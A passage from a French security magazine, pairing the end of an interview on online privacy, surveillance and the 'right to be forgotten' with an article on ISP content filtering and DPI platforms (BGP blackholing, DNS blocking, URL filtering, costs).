Le problème, du point de vue des internautes (i.e. des « gens », des « citoyens »), n'est pas de savoir comment sauver l'industrie des biens culturels, mais de savoir comment lutter contre le « piratage » informatique et les *botnets*, l'usurpation d'identité et le *phishing*, sans oublier les risques d'espionnage économique, ou encore la banalisation des outils de surveillance (GPS, téléphone, Internet) qui, auparavant réservés aux seuls services de renseignement, sont aujourd'hui disponibles à tout un chacun.

Une chose est d'autoriser la police à installer des mouchards dans les ordinateurs de « suspects » (alors qu'il suffit généralement d'utiliser un système d'exploitation GNU/Linux ou, mieux, un *live* CD) pour s'en prémunir, une autre serait de promouvoir, précisément, les OS GNU/Linux et la cryptographie pour se protéger des véritables dangers auxquels sont confrontés les internautes.

Dit autrement : le gouvernement n'a toujours pas réussi à contraindre les constructeurs de voiture à installer des ethylotests anti-démarrage, non plus qu'à interdire les voitures de rouler à plus de 130 km/h ; par contre, la ceinture de sécurité est obligatoire. Il serait, de même, intéressant que le gouvernement incite les FAI à proposer, par défaut, un accès au Net sécurisé (via le WPA et non le WEP, mais également en optant pour POPS/IMAPS et SMTPS « by design »), aux services web d'opter pour le HTTPS, ce que le gouvernement ne fait pas.

J'ai déjà eu l'occasion d'évoquer cette schizophrénie du gouvernement, qui dépense bien plus d'énergie à tenter d'espionner les internautes qu'à tenter de les sécuriser : il n'est qu'à voir le site de la CNIL, censée protéger notre vie privée, mais qui explique, depuis maintenant plus de 10 ans, comment les internautes sont ou peuvent être espionnés... sans leur expliquer comment s'en protéger **[1]**.

MISC : Certaines prises de position d'éditeurs ou de fournisseurs de services concernant le respect de la vie privée ont pu également surprendre. C'est en particulier le cas d'Éric Schmidt, patron de Google, déclarant « Si vous souhaitez que personne ne soit au courant de certaines choses que vous faites, peut-être que vous ne devriez tout simplement pas les faire ». S'il est compréhensible que les gouvernements souhaitent limiter l'anonymat sur Internet, notamment pour des raisons de sécurité intérieure, quel est l'intérêt des acteurs privés de faire de même ?

J-M. M. : Si mes souvenirs sont bons, Éric Schmidt avait justifié ses propos en expliquant que de nombreux gouvernements s'étaient donnés le droit d'exiger des prestataires de service internet qu'ils puissent confier aux autorités les traces de ce qu'ont fait les internautes sur le Net (cf. le *Patriot Act* aux USA, mais également la LSQ en France, adoptées, toutes deux, dans la foulée des attentats de 2001, et quand bien même les terroristes n'avaient pas particulièrement utilisé le Net pour préparer leurs attentats, cf. notamment « Terrorisme : les dessous de la filière porno », http://www.transfert.net/a7413).

Dès lors que Google peut être amené à révéler aux autorités ce que vous avez fait sur Google, la question se pose effectivement de savoir si l'on peut y faire des choses qui pourraient nous être reprochées...

Le problème, c'est qu'il existe une énorme différence entre ce qui pourrait nous être « reproché » et les choses que l'on fait et que l'on souhaiterait « que personne ne soit au courant »... : la vie privée est un droit, et n'a rien à voir avec des choses qui pourraient nous être reprochées.

J'ai le droit de faire une recherche sur Google sur le cancer du sein, du colon, sur la pédophilie, la cyberdélinquance (j'abhorre le terme de cybercriminalité : sur le Net, il y a certes de la délinquance, mais très peu de criminalité), sur le nazisme ou le sionisme, sans pour autant devoir être suspecté d'avoir un cancer du sein ou du colon, d'être pédophile, cyberdélinquant, nazi ou sioniste...

Éric Schmidt, et Google, ne cherchent pas (contrairement à un certain nombre d'États) à lever l'anonymat des internautes de sorte de pouvoir mieux les contrôler/filtrer/censurer, mais à les « qualifier », afin de mieux pouvoir faire commerce de leurs profils (anonymisés, a priori), mais également de mieux pouvoir anticiper leurs requêtes.

Larry Page avait ainsi expliqué au *Monde* que Google s'était donné pour ambition d'« organiser toute l'information du monde, pas juste une partie », et Éric Schmidt avait par ailleurs déclaré que « Nous savons à peu près qui vous êtes, à peu près ce qui vous intéresse, à peu près qui sont vos amis. Je pense en réalité que la plupart des gens ne veulent pas que Google réponde à leurs questions. Ils veulent que Google leur dise ce qu'ils devraient faire ensuite. »

La problématique de Google rejoint celle du « temps de cerveau disponible » posée par Patrick Le Lay du temps où il était à TF1 : leur objectif est d'abord et avant tout économique, financier, industriel... mais avec un fort relent politique, sinon idéologique, dès lors que Google et TF1, leaders dans leurs secteurs, ne sont pas que des prestataires de services par rapport à des clients, mais aussi et surtout des « faiseurs d'opinion », et que la question n'est donc pas tant économique que politique **[2] [3]**.

MISC : On a beaucoup parlé en France du droit à l'oubli, Éric Schmidt a également prédit que les jeunes pourraient à l'avenir changer de nom à la majorité afin de faire table rase des informations publiées à la légère sur le Net. Que pensez-vous de ce concept ?

J-M. M. : Éric Schmidt aurait aussi pu proposer aux femmes de changer de sexe afin de leur éviter d'être violées, aux enfants d'immigrés de franciser ou d'américaniser leurs noms afin de leur éviter d'être discriminés, ou encore aux Noirs de devenir Blancs... Sa proposition est scandaleuse et révoltante.

Pour en revenir au « droit à l'oubli », et donc au débat qui n'a, pour le coup, essentiellement eu lieu qu'en France, la question me semble avoir fort mal été posée. Comme je l'ai expliqué aux parlementaires qui m'ont auditionné à ce sujet, on dénombre bien moins de personnes licenciées « à cause » de l'Internet (et de Facebook en particulier) qu'à cause de leur inscription dans des fichiers, notamment policiers.

En France, le débat sur le « droit à l'oubli » a été une formidable opération de communication, voire de blanchiment, de la part du gouvernement, et je suis consterné par la façon qu'ont eu les médias de le relayer.

> *« En France, le débat sur le « droit à l'oubli » a été une formidable opération de communication... »*

La question a en effet commencé à être posée dans la foulée du scandale du fichier Edvige. Les défenseurs du fichier Edvige, au sein du gouvernement, n'avaient alors de cesse de rétorquer qu'ils ne voyaient pas le problème de ce fichier de renseignement policier dès lors que les gens « balançaient » tout sur Facebook...

Jusqu'à plus ample informé, les utilisateurs de Facebook ne s'y vantent pas particulièrement d'avoir été suspectés de vol, viol, violences et autres crimes et délits qui peuvent valoir inscription dans un fichier policier de « suspects ».

Les fichiers (de renseignement) policiers ont pour vocation de ficher des « suspects ». Ce sont des fichiers « à charge ». Ça n'a donc rien à voir avec ce pour quoi,

et ce comment, les gens s'expriment sur Facebook ou au travers de blogs... sauf à considérer que la liberté d'expression n'est pas un « droit de l'homme », mais un « motif de suspicion »... et si tel est le cas, c'est la notion même de démocratie qu'il faut revoir, parce que ses valeurs fondamentales seraient bafouées.

Le débat sur le droit à l'oubli a été enclenché dans les mois qui ont suivi le scandale du fichier Edvige, au travers notamment d'un reportage particulièrement caricatural d'Envoyé Spécial, puis d'une « une » de *Libération*, consacrés aux « dangers » de Facebook, avant que Nathalie Kosciusko-Morizet n'en fasse l'un de ses chevaux de bataille.

J'étais l'un des intervenants du colloque de lancement de ce débat sur le « droit à l'oubli » initié par NKM, et j'avais été particulièrement amusé d'y entendre autant de représentants des marchands de données personnelles y expliquer à quel point ils défendaient la vie privée de leurs clients, un peu comme si des fabricants de voiture venaient expliquer à une table ronde sur la sécurité routière qu'ils veillaient de près à la sécurité de leurs clients...

J'avais, pour ma part, tenté d'expliquer que, lorsque les internautes s'expriment sur le Web, il en va de leur « vie publique », et non de leur « vie privée », et que le débat était donc biaisé, voire non avenu.

Le contenu de la charte sur le droit à l'oubli n'a fait que confirmer mes appréhensions, sinon l'hypocrisie de cette notion de « droit à l'oubli » : non seulement la CNIL ne l'a pas signée, alors même que ladite charte visait expressément à faire respecter la loi informatique et libertés (les signataires ont en effet refusé de désigner un correspondant informatique et libertés dans leurs propres entreprises), mais la charte facilite aussi et surtout la possibilité, pour les parents, de censurer les propos tenus par leurs enfants, quand bien même ces propos ne violent aucune loi... faisant de ce « droit à l'oubli » un véritable « droit de censure » **[4] [5]**.

MISC : Pensez-vous que les moyens techniques à disposition des internautes pour se rendre anonymes ou contourner la censure sont légitimes et peuvent, à terme, influencer la vie politique que ce soit pour révéler des scandales dans les démocraties ou renverser des dictatures ?

J-M. M. : L'Internet a été conçu de sorte que les « paquets d'information » puissent de toute façon circuler, et parvenir à destination, quand bien même tel ou tel relais ou nœud particulier ne fonctionnerait pas. L'objectif n'était pas de lutter contre la censure, mais il est donc de fait (quasi) impossible de censurer une information relayée sur l'Internet.

Les usages ont d'ailleurs suivi : Barbara Streisand avait ainsi tenté de censurer une photo de l'une de ses maisons qu'avait prise un photographe dans le cadre d'un reportage sur l'érosion des falaises ; ladite photo avait été dupliquée à l'envoi, et l'on qualifie depuis d'« effet Streisand » toute tentative de censure débouchant, a contrario, sur une démultiplication de la publication du contenu censuré. Ce qui s'est passé avec WikiLeaks, lorsqu'Éric Besson a appelé à le censurer : des centaines de webmasters ont dupliqué le site.

L'Internet est donc, de fait, la concrétisation d'une partie non négligeable des droits de l'homme. Non seulement parce qu'il permet à tout un chacun de s'exprimer, mais aussi et surtout d'espérer pouvoir être entendu : jusque-là, la « liberté d'expression », réservée aux seules « personnalités publiques » qui pouvaient s'exprimer dans les médias « grand public », était en fait un droit « virtuel », et c'est paradoxalement sur l'espace « virtuel » de l'Internet que la liberté d'expression est devenue quelque chose de bien réel...

> *« Ceux qui tentent d'interdire aux gens de lire, et de s'exprimer, ne mesurent généralement pas à quel point cela est non seulement vain, mais aussi et surtout contre-productif. »*

Les Chinois, tout comme les Tunisiens (entre autres), sont habitués à l'utilisation des proxies, pour contourner la censure. Les Français ont, de même, commencé à s'initier aux VPN (entre autres) du fait de l'Hadopi. Ceux qui tentent d'interdire aux gens de lire, et de s'exprimer, ne mesurent généralement pas à quel point cela est non seulement vain, mais aussi et surtout contre-productif.

Ce pour quoi je pense que nous (les défenseurs des libertés) avons gagné : nombreux sont ceux qui veulent « réguler » l'Internet, pour mieux le museler ; mais plus nombreux encore sont ceux qui savent comment contourner ou passer outre ces formes de censure. Il est et sera désormais impossible d'empêcher les gens de lire, ni de s'exprimer. ■

■ RÉFÉRENCES

[1] Quand l'État ne nous protège pas, http://bugbrother.blog.lemonde.fr/2009/05/04/internet-quand-letat-ne-nous-protege-pas/

[2] http://www.lemonde.fr/technologies/article/2010/05/21/larry-page-president-de-google-notre-ambition-est-d-organiser-toute-l-information-du-monde-pas-juste-une-partie_1361024_651865.html

[3] http://www.bluewin.ch/fr/index.php/97,308107/Lavenir_selon_Eric_Schmidt/fr/multimedia/

[4] http://owni.fr/2010/10/20/droit-a-loubli-et-la-cnil-cest-du-poulet/

[5] http://bugbrother.blog.lemonde.fr/2010/11/20/pour-en-finir-avec-la-vie-privee-sur-facebook/

FILTRAGE ET PLATES-FORMES DPI CHEZ UN OPÉRATEUR

Nicolas Fischbach - nico@securite.org

mots-clés : INTERNET / FAI / FILTRAGE / DPI

Le grand public a commencé à découvrir les « boîtiers DPI » il y a quelques années de ça, quand certains opérateurs, en majorité pour leurs offres résidentielles, ont décidé (voire ont été contraints) de déployer des mécanismes pour gérer la congestion du réseau suite à l'explosion du trafic. Les mécanismes classiques de gestion de la bande passante, que ce soit lors de la planification ou en production – via l'application de règles de qualité de service (« Quality of Service ») ne permettaient plus de garantir au moins un minimum d'équité (« fairness ») dans le réseau. Ce n'est pas uniquement la croissance exponentielle du trafic qui était (et qui est toujours) problématique, mais aussi (et surtout) le fait que les applications, pair-à-pair (P2P) ou autres, ne respectent plus aucun code de bonne conduite.

1 Visualisation, accélération et compression (1ère génération)

Dans le cadre des solutions « entreprises » (principalement des offres de réseaux privés virtuels du type VPN MPLS), beaucoup d'opérateurs ont fait évoluer leurs offres ces dernières années. Après avoir fourni des services réseau simples, la qualité de service a été introduite pour permettre une différenciation basique des flux réseau sur la base d'adresses IP et/ou de ports TCP/UDP. L'objectif étant de protéger les services qui nécessitent une bande passante et un temps de réponse garantis ainsi qu'une gigue limitée, comme la voix sur IP ou les applications interactives. Le fait que la classification (ainsi que le marquage) ne porte que sur des informations contenues dans l'en-tête du paquet, et non sur son contenu, limite le champ d'application de la qualité de service. L'introduction de solutions DPI permet de pallier ces contraintes et même d'offrir d'autres services, comme la visualisation, la compression et l'accélération.

Dans la majorité des cas, ce sont la visualisation et l'accélération qui intéressent le plus l'utilisateur final : le réseau n'est plus un simple tuyau, on veut comprendre ce qu'il transporte et quelles sont les performances - de bout en bout - des applications critiques. Et en fonction de la performance de ces applications, la gestion de la qualité de service sera adaptée. L'accélération concerne




Fig. 1 : Réseau privé virtuel de type IP VPN hub&spokes avec sur chaque site un équipement DPI pour, par exemple, accélérer les transferts de fichiers ou l'accès terminal.

principalement les transferts de données importants par des protocoles ou des applications reposant sur TCP. En effet, la vitesse de transfert est principalement fonction de la taille de fenêtre TCP (*TCP Window Size*) et du délai réseau (*Round Trip Time*). Diverses optimisations de TCP permettent d'améliorer les performances, mais elles ne sont pas encore omniprésentes, ou difficiles à configurer.

Les déploiements de première génération sont souvent des solutions dédiées : un équipement DPI se trouve sur un certain nombre de sites clients et aucun composant n'est mutualisé, si ce n'est potentiellement le portail mettant à disposition le tableau de bord et l'interface de gestion, qui est partagé entre différents clients (Fig. 1).

2 L'intégration dans les routeurs (2ème génération)

Ces solutions dédiées continueront à exister, mais avec l'apparition de cartes haute performance pour les routeurs, qui permettent, sur la base d'une plate-forme logicielle sous-jacente générique, d'exécuter des applicatifs spécifiques, des solutions partagées entre plusieurs clients commencent à voir le jour. On trouve différentes utilisations pour ces cartes, mais elles servent majoritairement à remplir une fonction spécifique qu'un autre composant effectuait dans le réseau et qu'il peut faire sens d'intégrer directement dans le routeur. Un exemple est la fonction d'équipement de bordure VoIP (SBC - *Session Border Controller*), permettant la gestion des flux de VoIP, sa sécurité, la traduction d'adresse (NAT - *Network Address Translation*) voire le transcodage du flux multimédia. Ces cartes, vu qu'elles se trouvent directement dans le réseau (pas dans son cœur, mais souvent au niveau de la partie dite « accès » où l'on termine les connexions physiques des différents clients), ont une vue imprenable sur le trafic ! Seul bémol, en fonction de l'architecture, de la taille de son réseau et de l'étendue géographique de son offre, le nombre de cartes à déployer est conséquent - comme l'est le coût total de la solution. Et bien souvent, ce n'est pas la carte qui est problématique (performance ou fonctionnalités), mais la plate-forme de gestion d'une solution de grande envergure.

3 Les solutions DPI « dédiées »

Vous allez me dire, c'est donc la 3ème génération... Oui et non. Les solutions dédiées ont toujours existé, mais beaucoup d'opérateurs ont commencé à les limiter car leur prolifération commençait à « polluer » le réseau. Et comme le martelait un ancien collègue : « le réseau est là pour transporter des paquets, pas pour les empêcher de circuler ». Et force est de constater que le nombre d'équipements à même de « bidouiller » le trafic commençait à devenir trop important, et en conséquence, rendait la recherche de la source d'une panne compliquée. On estime que deux tiers des opérateurs, tout particulièrement dans le domaine de l'accès résidentiel ou de l'Internet mobile, ont déployé des mécanismes de gestion de la congestion réseau. Certains mécanismes simples comme *Diffserv* sont souvent déployés, en particulier pour protéger le réseau en lui-même et garantir son fonctionnement en cas de congestion ou encore contrer des abus ou des attaques basiques.

Certaines plates-formes DPI resteront toujours dédiées, comme celles gérant l'interception légale de trafic (« Lawful Intercept »). Il y a plusieurs raisons à cela, mais c'est principalement les besoins en contrôle d'accès et en mécanismes d'audits qui font que la plate-forme de DPI LI restera dédiée et ne sera jamais mutualisée avec d'autres applications. Dans de nombreux pays, au jour d'aujourd'hui, l'interception légale de trafic porte principalement sur la voix, mais des développements législatifs sont en cours concernant les réseaux de données comme l'Internet.

On trouve également des fonctionnalités DPI dans la partie transport de données de certains réseaux mobiles, qui sont, elles, principalement employées pour bloquer les flux du type VoIP en pair-à-pair ou encore des services multimédias à la demande en complément du filtrage plus basique basé sur les en-têtes HTTP (comme le *User-Agent*).

4 Le filtrage de contenu basique

Avant de parler d'un sujet considéré par certains comme plus sensible (ou plutôt plus d'actualité car, pour mémoire, les mécanismes de limitation de la bande passante pour les applications P2P étaient également au cœur de beaucoup de controverses et le sont encore de nos jours), il est nécessaire de préciser que cet article se limite à traiter des aspects techniques d'une solution de filtrage de contenu et l'objectif n'est pas de discuter des aspects légaux et commerciaux, ni des dérives possibles. Pour rappel, les solutions DPI sont un élément technologique et un « acteur » clé dans le cadre des débats sur la (non) neutralité du réseau Internet. De même, ni les canaux de communication entre les autorités et les fournisseurs d'accès, ni de savoir qui doit fournir l'adresse IP associée à un site (et à quel intervalle il fait sens de la mettre à jour), ni la « fraîcheur » des éléments à filtrer ne sont traités ici.

Depuis le début du millénaire, diverses techniques de filtrage ont été expérimentées, avec plus ou moins de succès, surtout au niveau des dommages collatéraux et de la portée du filtrage qui se sont souvent révélés plus importants que prévus. Le langage juridique, le langage technique, les subtilités telles que la différence entre

une URL, un site web, un domaine et un FQDN (*Fully Qualified Domain Name*) ou encore entre un hébergeur, les serveurs DNS, un *registrar* et une *registry*, sont des sources bien connues de problèmes et « d'erreurs ».

Les méthodes les plus courantes, et somme toute les plus simples, sont le blocage de l'adresse IP et du nom de domaine. Le blocage de l'adresse IP se fait le plus souvent par l'injection d'une route spécifique à destination du trou noir via BGP (*next-hop* pour un /32 pointant - via une indirection - vers l'interface Null0 sur les routeurs Cisco, par exemple) et celle du nom de domaine par l'instanciation d'une zone vide pour le domaine à bloquer sur les serveurs DNS récursifs de l'opérateur.




Fig. 2 : Réseau d'opérateur avec les clients (au bas de l'image) connectés via un réseau d'accès avec un serveur DNS récursif et des routeurs de bordure (peering et transit). La plate-forme de gestion du filtrage annonce via BGP les préfixes/IP à filtrer et publie les zones à filtrer au niveau DNS. Les routeurs et les serveurs DNS agissent comme un trou noir pour les sites à filtrer.

Dans le premier cas (blocage de l'adresse IP), le dommage collatéral est clair : tout autre serveur virtuel hébergé sur la même machine ne sera plus accessible non plus. Dans le deuxième cas (blocage du nom de domaine au niveau DNS), la solution est faible, car il suffit de ne pas utiliser le serveur de son FAI pour contourner le filtrage.

5 Le filtrage de contenu avancé

C'est là que le filtrage d'URL a commencé à arriver. Et ce type de filtrage n'est plus réalisable par une simple astuce BGP ou une zone vide sur un serveur DNS. Il faut que la connexion HTTP (le plus souvent, et pour faire simple dans le cadre de cet article) passe au minimum via un équipement qui sait décoder le protocole et bloquer en fonction du contenu de l'URL. Cette technique rappellera de bons souvenirs à certains d'entre vous (en référence au « transparent web caching »).




Fig. 3 : Le principe est similaire à l'exemple précédent, sauf que le routeur ne détruit pas le trafic mais le redirige vers un relais applicatif. Le trafic « autorisé » sortant du relais contourne les routeurs filtrants. Cette image n'est qu'un exemple, il existe de nombreuses variantes de cette architecture (injection de route à un autre niveau du réseau, par exemple au niveau de l'accès ou de l'agrégation, utilisation de tunnels de type GRE ou L2TPv3, etc.). Cette approche est souvent une réplique des mécanismes avancés de filtrage des attaques par déni de service.

Force est de constater qu'il n'est pas idéal de concentrer son trafic réseau, surtout s'il est important et de nature distribuée, en quelques endroits clés pour pouvoir l'inspecter. Pour ce genre de situations, une technique combinant BGP et un relais HTTP est utilisée : le trafic réseau est redirigé sur la base de ou des adresses IP du service à filtrer et le relais ne filtre que l'URL spécifique. Cela permet trois choses : de ne pas avoir à observer tout le trafic en continu, de ne rediriger que le trafic à potentiellement filtrer et de ne pas faire de sur-blocage en ne bloquant que l'URL spécifique.

Bien que la solution décrite ci-dessus soit techniquement intéressante et potentiellement viable économiquement, elle ne couvre pas nécessairement tous les besoins, surtout pour des protocoles ou des scénarios plus complexes. Par exemple, si le relais HTTP veut rester « invisible » vis-à-vis du site distant, il ne fonctionnera pas en mode coupure : le trafic retour depuis le site distant sera à destination de l'adresse IP source ayant effectué la requête et non celle du serveur hébergeant le relais HTTP.

C'est pour des scénarios « futurs » que l'on a commencé à regarder du côté des solutions DPI pour le filtrage de contenu. Des scénarios où, par exemple, on chercherait à bloquer un contenu qui n'a pas vraiment de localisation réseau statique. Pour ce faire, il serait indispensable de se trouver, en mode coupure, sur tous les chemins que peut emprunter un flux de paquets sur le réseau. Soit au plus proche de l'utilisateur, endroit où le nombre de chemins réseau est encore faible voire unique, soit au niveau des interconnexions avec d'autres opérateurs. La première approche est économiquement irréalisable dans un réseau de taille conséquente, la deuxième, si elle ne bute pas sur ce même argument, risque de rencontrer celui des limites techniques du filtrage de contenu actif à très haut débit. Et personne n'ose parler de faux positifs, de comment les identifier, et encore moins les résoudre.

6 Approche réseau ou approche « côté utilisateur »

Les différents mécanismes décrits dans cet article se focalisent sur une approche de filtrage dans le réseau de l'opérateur et non « hors » ou en bordure de celui-ci, à savoir sur un équipement se trouvant chez l'utilisateur. S'il est techniquement envisageable de filtrer - au minimum de façon basique - sur un équipement de type « box », vu les évolutions récentes en termes de puissance et de capacité des éléments embarqués, il n'en reste pas moins que le contournement ne s'en trouve que simplifié. De plus, l'hétérogénéité du parc déployé, tout comme celui des systèmes d'exploitation et des applicatifs - car les produits « connectés » ne se limitent plus aux seuls ordinateurs et portables - rend la tâche utopique.

7 Impact sur les performances et coûts

Les solutions de filtrage basique (« trou noir » via BGP ou blocage au niveau des serveurs DNS) ont un coût qui ne croît pas directement en fonction du trafic et l'infrastructure ne nécessite qu'un nombre limité de changements. Les développements concernent principalement l'environnement système et l'applicatif nécessaire à la gestion du filtrage (réception et « validation » de la liste des IP ou des noms de domaines à bloquer, la publication dans la table de routage BGP et/ou la création d'une zone vide sur les serveurs DNS, un tableau de bord permettant

SÉCURITÉ DES SYSTÈMES D'INFORMATION
AUDIT CONSEIL FORMATION E-LEARNING

PARCE QUE CERTAINS INTRUS SONT DIFFICILEMENT DÉTECTABLES...

Formez-vous aux techniques d'intrusion pour mieux les prévenir.

Réalisation pratique des tests d'intrusion

HSC a concentré dans cette formation de 5 jours, 15 années d'expérience au service d'une clientèle hétérogène et exigeante (finance, défense et industrie). Vous y apprendrez les outils du quotidien jusqu'aux techniques les plus complexes.

Dates et plan disponibles sur :
http://hsc-formation.fr/formation/formations_ti.html.fr

Renseignements et Inscriptions par téléphone au
+33 (0) 141 409 704 ou par mail à formations@hsc.fr

www.hsc-formation.fr

HSC
HERVÉ SCHAUER CONSULTANTS

VBC Concept • Crédit Photo : Masterfile

de suivre l'évolution du trafic bloqué, etc.). Les coûts opérationnels directs sont également limités, car une grande partie de ces traitements peuvent être automatisés, mais nécessitent du personnel qualifié pour les gérer. Les coûts opérationnels indirects sont plus difficiles à évaluer (comme le nombre de tickets d'incidents suite à un sur-blocage), mais sont globalement fonctions de la notoriété du site bloqué. Et ce dernier point est vrai indépendamment de la technique de filtrage. On estime qu'une solution de filtrage BGP+DNS coûte en moyenne environ 500 000 euros par an (hors coûts opérationnels indirects). Ce coût est principalement fonction du type de réseau et des services qu'il offre, du nombre de clients finaux, de sa taille, de son architecture et de sa distribution géographique.

La solution basique plus évoluée, dite hybride (combinant la redirection BGP avec un relais applicatif évolué voire un DPI basique), représente un coût approchant 1 million d'euros par an. Celui-ci correspond principalement à la plate-forme système et l'application permettant un filtrage basique des flux applicatifs, ainsi que les coûts opérationnels cités précédemment. L'avantage de cette approche est qu'elle ne se trouve pas sur le chemin réseau pour l'ensemble du trafic, mais uniquement en coupure pour le trafic redirigé. Par contre, si un site à fort trafic se voyait bloqué, il y a fort à parier que cette solution ne tienne pas la charge.

Concernant les solutions avancées qui reposent sur le déploiement de boîtiers DPI en de nombreux points du réseau, l'investissement est beaucoup plus conséquent et directement fonction de l'évolution du trafic (que certains estiment à x100 sur les prochaines années avec l'explosion de la vidéo sur Internet). Un boîtier DPI doit au minimum traiter l'équivalent flux de 10 Gb/s en quasi temps réel, avec un délai minimal (voire quasi nul) pour le trafic qui le traverse (s'il est en coupure et non en parallèle) et doit disposer de mécanismes avancés de décodage applicatif. Autant il était possible de centraliser ce genre de plates-formes il y a quelques années ; aujourd'hui, avec les contraintes de trafic, elles se trouvent en bordure du réseau, au plus proche des clients et donc en grand nombre (une règle souvent adoptée est d'un boîtier DPI par routeur ou point de concentration régional).




Fig. 4 : Réseau très basique avec trois routeurs assurant la connectivité vers l'Internet avec un équipement DPI en frontal de chaque routeur de peering ou de transit.

En étant relativement conservateur, avec uniquement un doublement des besoins chaque année (le trafic augmente, mais les avances technologiques compensent en partie), on estime qu'une solution DPI coûterait entre 5 et 10 millions d'euros au jour d'aujourd'hui, avec un coût augmentant de 50 % à 100 % par an (Fig 4).

8 DPI et Network IDS, même combat ?

Une plate-forme DPI, c'est un peu la même problématique que les outils de détection d'intrusion. À une différence près : vous ne trouverez jamais de NIDS dans le cœur de réseau d'un opérateur. Ils se cantonnent aux fermes d'hébergement, aux réseaux de gestion de l'infrastructure ou au réseau bureautique. Par contre, beaucoup d'éléments sont similaires, comme leur emplacement (où les placer), leur mode de fonctionnement (en coupure ou en parallèle) - avec les contraintes et les limitations qui viennent avec chaque mode (impact en cas de défaillance pour le premier ou impossibilité de bloquer certains flux pour le deuxième), la scalabilité de la solution, les risques liés à une mauvaise détection (on préférera un faux négatif à un faux positif sur un déploiement DPI opérateur, à l'inverse d'un NIDS). Et l'explosion du standard de la *hotline* remplace l'écran où naguère des centaines d'événements par seconde défilaient sans que grand monde (puisse) s'y intéresse(r).

Enfin, au jour d'aujourd'hui, les flux chiffrés sont rarement pris en compte, mais rien n'empêche d'utiliser les techniques de filtrage reposant sur BGP ou DNS, malgré leurs limitations. Un chiffrement, même basique, rendra la vie dure à toute solution DPI. Cependant, une approche basée sur l'identification statistique des flux reste possible, mais avec un risque important d'avoir beaucoup de faux positifs.

Finalement, et cela a plus de chance d'être un scénario d'espionnage (dans un film, et aussi peut-être dans le monde réel), il serait tout à fait possible d'utiliser des certificats SSL « génériques » de manière quasi transparente pour intercepter des communications HTTPS. Cependant, son coût et le fait qu'une approche mettrait potentiellement à mal une grande partie du commerce électronique risquent de la cantonner à des scénarios gouvernementaux. ■

Abonnez-vous !

Profitez de nos offres d'abonnement spéciales disponibles au verso !

Téléphonez au 03 67 10 00 20 ou commandez par le Web

Économisez plus de 20%*

* Sur le prix de vente unitaire France Métropolitaine

6 Numéros de MISC

Les 3 bonnes raisons de vous abonner :

- Ne manquez plus aucun numéro.
- Recevez MISC chaque mois chez vous ou dans votre entreprise.
- Économisez 10,00 €/an !

4 façons de commander facilement :

- par courrier postal en nous renvoyant le bon ci-dessous
- par le Web, sur www.ed-diamond.com
- par téléphone, entre 9h-12h et 14h-18h au 03 67 10 00 20
- par fax au 03 67 10 00 21

par ABONNEMENT :

38 €*

au lieu de 48,00 €* en kiosque

Économie : 10,00 €*

*OFFRE VALABLE UNIQUEMENT EN FRANCE MÉTROPOLITAINE
